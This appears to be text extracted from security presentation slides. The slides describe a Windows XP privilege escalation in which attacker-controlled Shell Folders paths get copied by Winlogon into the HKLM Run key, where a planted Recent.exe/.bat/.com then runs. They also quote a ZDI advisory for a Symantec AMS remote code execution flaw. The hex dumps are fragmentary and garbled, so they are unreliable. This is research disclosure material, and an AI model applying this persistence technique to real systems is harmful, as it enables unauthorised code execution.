 Cookies	REG_SZ	C:\Documents and Settings\joehaxor\Cookies
 Desktop	REG_SZ	C:\Documents and Settings\joehaxor\Desktop
 Favorites	REG_SZ	C:\Documents and Settings\joehaxor\Favorites
 History	REG_SZ	C:\Documents and Settings\joehaxor\Local Settings\History
 Local AppData	REG_SZ	C:\Documents and Settings\joehaxor\Local Settings\Application Dat
 Local Settings	REG_SZ	C:\Documents and Settings\joehaxor\Local Settings
 My Music	REG_SZ	C:\Documents and Settings\joehaxor\My Documents\My Music
 My Pictures	REG_SZ	C:\Documents and Settings\joehaxor\My Documents\My Pictures
 NetHood	REG_SZ	C:\Documents and Settings\joehaxor\NetHood
 Personal	REG_SZ	C:\Documents and Settings\joehaxor\My Documents
 PrintHood	REG_SZ	C:\Documents and Settings\joehaxor\PrintHood
 Programs	REG_SZ	C:\Documents and Settings\joehaxor\Start Menu\Programs
 Recent	REG_SZ	C:\Documents and Settings\joehaxor\Recent
 SendTo	REG_SZ	C:\Documents and Settings\joehaxor\SendTo
 Start Menu	REG_SZ	C:\Documents and Settings\joehaxor\Start Menu
 Startup	REG_SZ	C:\Documents and Settings\joehaxor\Start Menu\Programs\Startup
 Templates	REG_SZ	C:\Documents and Settings\joehaxor\Templates

- : Shell Folders key controlled by low privilege attacker
- : Populated with attacker controlled paths by Winlogon (high privilege process)



59 6A 51 53 E8 A2 F1 FF FF 83 C4 EC 89 04 24 C7 44 24 04 01 00 00 00 89 5C 24 08 C7 44 24 10 00 00 00 00 54 E8 76 00 00 00 C2 08 00 8D 49 00 55 8B EC 83 EC 50 89 44 24 0C 64 A1 18 00 00 0
02 01 90 55 8B EC 8D A4 24 E0 FC FF FF 54 E8 16 01 00 00 83 84 24 C4 00 00 00 04 8D 8C 21 D9 02 00 00 8B 45 04 C7 04 24 07 00 01 00 89 41 0C 83 61 10 00 8B 45 08 83 61 08 00 89 01 C7 41 04 01 0
F0 FF FF 50 E8 AF FF FF FF CC 90 BA 4D 10 1C 77 EB 08 90 BA 74 10 1C 77 8D 09 53 56 57 33 C0 33 DB 33 F6 33 FF FF 74 24 20 FF 74 24 20 FF 74 24 20 FF 74 24 20 FF 74 24 20 E8 08 00 00 00 S




HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run

: Before

ab (Default)	REG_SZ	(value not set)
ab VMware Tools	REG_SZ	"C:\Program Files\VMware\VMware Tools\VMwareTray.exe"
ab VMware User ...	REG_SZ	"C:\Program Files\VMware\VMware Tools\VMwareUser.exe"





HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run

: Before

	(Default)	REG_SZ	(value not set)
	VMware Tools	REG_SZ	"C:\Program Files\VMware\VMware Tools\VMwareTray.exe"
	VMware User ...	REG_SZ	"C:\Program Files\VMware\VMware Tools\VMwareUser.exe"




: After

	Recent	REG_SZ	C:\Documents and Settings\joehaxor\Recent
	SendTo	REG_SZ	C:\Documents and Settings\joehaxor\SendTo
	Start Menu	REG_SZ	C:\Documents and Settings\joehaxor\Start Menu
	Startup	REG_SZ	C:\Documents and Settings\joehaxor\Start Menu\Programs\Startup
	Templates	REG_SZ	C:\Documents and Settings\joehaxor\Templates
	VMware Tools	REG_SZ	"C:\Program Files\VMware\VMware Tools\VMwareTray.exe"
	VMware User Pro...	REG_SZ	"C:\Program Files\VMware\VMware Tools\VMwareUser.exe"

: Populated by Winlogon with path's of attacker Shell Folders





	(Default)	REG_SZ	(value not set)
	VMware Tools	REG_SZ	"C:\Program Files\VMware\VMware Tools\VMwareTray.exe"
	VMware User ...	REG_SZ	"C:\Program Files\VMware\VMware Tools\VMwareUser.exe"




	Recent	REG_SZ	C:\Documents and Settings\joehaxor\Recent
	SendTo	REG_SZ	C:\Documents and Settings\joehaxor\SendTo
	Start Menu	REG_SZ	C:\Documents and Settings\joehaxor\Start Menu
	Startup	REG_SZ	C:\Documents and Settings\joehaxor\Start Menu\Programs\Startup
	Templates	REG_SZ	C:\Documents and Settings\joehaxor\Templates
	VMware Tools	REG_SZ	"C:\Program Files\VMware\VMware Tools\VMwareTray.exe"
	VMware User Pro...	REG_SZ	"C:\Program Files\VMware\VMware Tools\VMwareUser.exe"



Run C:\Documents and Settings\joehaxor\Recent





HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run

ab	(Default)	REG_SZ	(value not set)
ab	VMware Tools	REG_SZ	"C:\Program Files\VMware\VMware Tools\VMwareTray.exe"
ab	VMware User ...	REG_SZ	"C:\Program Files\VMware\VMware Tools\VMwareUser.exe"



ab	Recent	REG_SZ	C:\Documents and Settings\joehaxor\Recent
ab	SendTo	REG_SZ	C:\Documents and Settings\joehaxor\SendTo
ab	Start Menu	REG_SZ	C:\Documents and Settings\joehaxor\Start Menu
ab	Startup	REG_SZ	C:\Documents and Settings\joehaxor\Start Menu\Programs\Startup
ab	Templates	REG_SZ	C:\Documents and Settings\joehaxor\Templates
ab	VMware Tools	REG_SZ	"C:\Program Files\VMware\VMware Tools\VMwareTray.exe"
ab	VMware User Pro...	REG_SZ	"C:\Program Files\VMware\VMware Tools\VMwareUser.exe"




Run C:\Documents and Settings\joehaxor\Recent.exe



Run Recent.exe > Recent.bat > Recent.com > Recent





HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run

(Default)	REG_SZ	(value not set)
VMware Tools	REG_SZ	"C:\Program Files\VMware\VMware Tools\VMwareTray.exe"
VMware User ...	REG_SZ	"C:\Program Files\VMware\VMware Tools\VMwareUser.exe"



Recent	REG_SZ	C:\Documents and Settings\joehaxor\Recent
SendTo	REG_SZ	C:\Documents and Settings\joehaxor\SendTo
Start Menu	REG_SZ	C:\Documents and Settings\joehaxor\Start Menu
Startup	REG_SZ	C:\Documents and Settings\joehaxor\Start Menu\Programs\Startup
Templates	REG_SZ	C:\Documents and Settings\joehaxor\Templates
VMware Tools	REG_SZ	"C:\Program Files\VMware\VMware Tools\VMwareTray.exe"
VMware User Pro...	REG_SZ	"C:\Program Files\VMware\VMware Tools\VMwareUser.exe"




Run C:\Documents and Settings\joehaxor\Recent.bat****



Run Recent.exe > Recent.bat > Recent.com > Recent





HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run

(Default)	REG_SZ	(value not set)
VMware Tools	REG_SZ	"C:\Program Files\VMware\VMware Tools\VMwareTray.exe"
VMware User ...	REG_SZ	"C:\Program Files\VMware\VMware Tools\VMwareUser.exe"



Recent	REG_SZ	C:\Documents and Settings\joehaxor\Recent
SendTo	REG_SZ	C:\Documents and Settings\joehaxor\SendTo
Start Menu	REG_SZ	C:\Documents and Settings\joehaxor\Start Menu
Startup	REG_SZ	C:\Documents and Settings\joehaxor\Start Menu\Programs\Startup
Templates	REG_SZ	C:\Documents and Settings\joehaxor\Templates
VMware Tools	REG_SZ	"C:\Program Files\VMware\VMware Tools\VMwareTray.exe"
VMware User Pro...	REG_SZ	"C:\Program Files\VMware\VMware Tools\VMwareUser.exe"




Run C:\Documents and Settings\joehaxor\Recent.com



Run Recent.exe > Recent.bat > Recent.com > Recent





HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run

 (Default)	REG_SZ	(value not set)
 VMware Tools	REG_SZ	"C:\Program Files\VMware\VMware Tools\VMwareTray.exe"
 VMware User ...	REG_SZ	"C:\Program Files\VMware\VMware Tools\VMwareUser.exe"



 Recent	REG_SZ	C:\Documents and Settings\joehaxor\Recent
 SendTo	REG_SZ	C:\Documents and Settings\joehaxor\SendTo
 Start Menu	REG_SZ	C:\Documents and Settings\joehaxor\Start Menu
 Startup	REG_SZ	C:\Documents and Settings\joehaxor\Start Menu\Programs\Startup
 Templates	REG_SZ	C:\Documents and Settings\joehaxor\Templates
 VMware Tools	REG_SZ	"C:\Program Files\VMware\VMware Tools\VMwareTray.exe"
 VMware User Pro...	REG_SZ	"C:\Program Files\VMware\VMware Tools\VMwareUser.exe"




Run C:\Documents and Settings\joehaxor\Recent




Run Recent.exe > Recent.bat > Recent.com > Recent






Run C:\Documents and Settings\joe_haxor\Recent.bat



FE 59 6A 51 53 E8 A2 F1 FF FF 83 C4 EC 89 04 24 C7 44 24 04 01 00 00 00 89 5C 24 08 C7 44 24 10 00 00 00 00 54 E8 76 00 00 00 C2 08 00 8D 49 00 55 8B EC 83 EC 50 89 44 24 0C 64 A1 18 00 00 0
30 27 44 04 00 00 00 00 C7 44 24 08 00 00 00 00 C7 44 24 10 00 00 00 00 54 E8 39 00 00 00 8B 04 24 8B E5 5D C3 8B FF 89 44 24 04 89 5C 24 08 E9 71 9A FD FF 8D A4 24 00 00 00 00 8D 64 24 00 8
02 90 55 8B EC 8D A4 24 E0 FC FF FF 54 E8 16 01 00 00 83 84 24 C4 00 00 00 04 8D 8C 24 D0 02 00 00 8B 45 04 C7 04 24 07 00 01 00 89 41 0C 83 61 10 00 8B 45 08 83 61 08 00 89 01 C7 41 04 01 0
01 F0 FF FF 50 E8 AF FF FF FF CC 90 BA 4D 10 1C 77 EB 08 90 BA 74 10 1C 77 8D 09 53 56 57 33 C0 33 DB 33 F6 33 FF FF 74 24 20 FF 74 24 20 FF 74 24 20 FF 74 24 20 FF 74 24 20 FF 74 24 20 E8 08 00 00 00 S





DEMO #1

INSOMNIA



FE 59 6A 51 53 E8 A2 F1 FF FF 83 C4 EC 89 04 24 C7 44 24 04 01 00 00 00 89 5C 24 08 C7 44 24 10 00 00 00 00 54 E8 76 00 00 00 C2 08 00 8D 49 00 55 8B EC 83 EC 50 89 44 24 0C 64 A1 18 00 00 0
30 27 44 04 00 00 00 00 C7 44 24 08 00 00 00 00 C7 44 24 10 00 00 00 00 54 E8 39 00 00 00 8B 04 24 8B E5 5D C3 8B FF 89 44 24 04 89 5C 24 08 E9 71 9A FD FF 8D A4 24 00 00 00 00 8D 64 24 00 8
02 0D 64 24 00 8D 54 24 08 CD 2E C3 90 55 8B EC 8D A4 24 30 FD FF F5 44 53 10 00 87 55 04 8B 15 00 83 84 24 C4 00 00 00 04 89 50 0C C7 04 24 07 00 01 00 8B CC 6A 01 51 FF 75 08 E8 D
01 90 55 8B EC 8D A4 24 E0 FC FF FF 54 E8 16 01 00 00 83 84 24 C4 00 00 00 04 8D 8C 10 02 00 00 8B 15 24 C7 04 24 07 00 01 00 89 41 0C 83 61 10 00 8B 45 08 83 61 08 00 89 01 C7 41 04 01 0
F0 FF FF 50 E8 AF FF FF FF CC 90 BA 4D 10 1C 77 EB 08 90 BA 74 10 1C 77 8D 09 53 56 57 33 C0 33 DB 33 F6 33 FF FF 74 24 20 FF 74 24 20 FF 74 24 20 FF 74 24 20 FF 74 24 20 E8 08 00 00 00 S



Symantec -

AMS Intel Alert Handler Service CreateProcess RCE

: CVE-2010-0111

: ZDI-11-029





Symantec -

AMS Intel Alert Handler Service CreateProcess RCE


“This vulnerability allows remote attackers to execute arbitrary code on vulnerable installations of Symantec Alert Management System. Authentication is not required to exploit this vulnerability.

The specific flaw exists within the HDNLR SVC.EXE service while processing data sent from the msgsys.exe process which listens by default on TCP port 38292. This process passes user-supplied data directly to a CreateProcessA call. By supplying a UNC path to a controlled binary a remote attacker can execute arbitrary code under the context of the vulnerable daemon.”

- ZDI-11-029



FF 59 6A 00 51 53 E8 A2 F1 FF FF 83 C4 EC 89 04 24 C7 44 24 04 01 00 00 00 89 5C 24 08 C7 44 24 10 00 00 00 00 54 E8 76 00 00 00 C2 08 00 8D 49 00 55 8B EC 83 EC 50 89 44 24 0C 64 A1 18 00 00 0
30 27 44 04 00 00 00 00 C7 44 24 08 00 00 00 00 C7 44 24 10 00 00 00 00 00 54 E8 39 00 00 00 8B 04 24 8B E5 5D C3 8B FF 89 44 24 04 89 5C 24 08 E9 71 9A FD FF 8D A4 24 00 00 00 00 8D 64 24 00 8
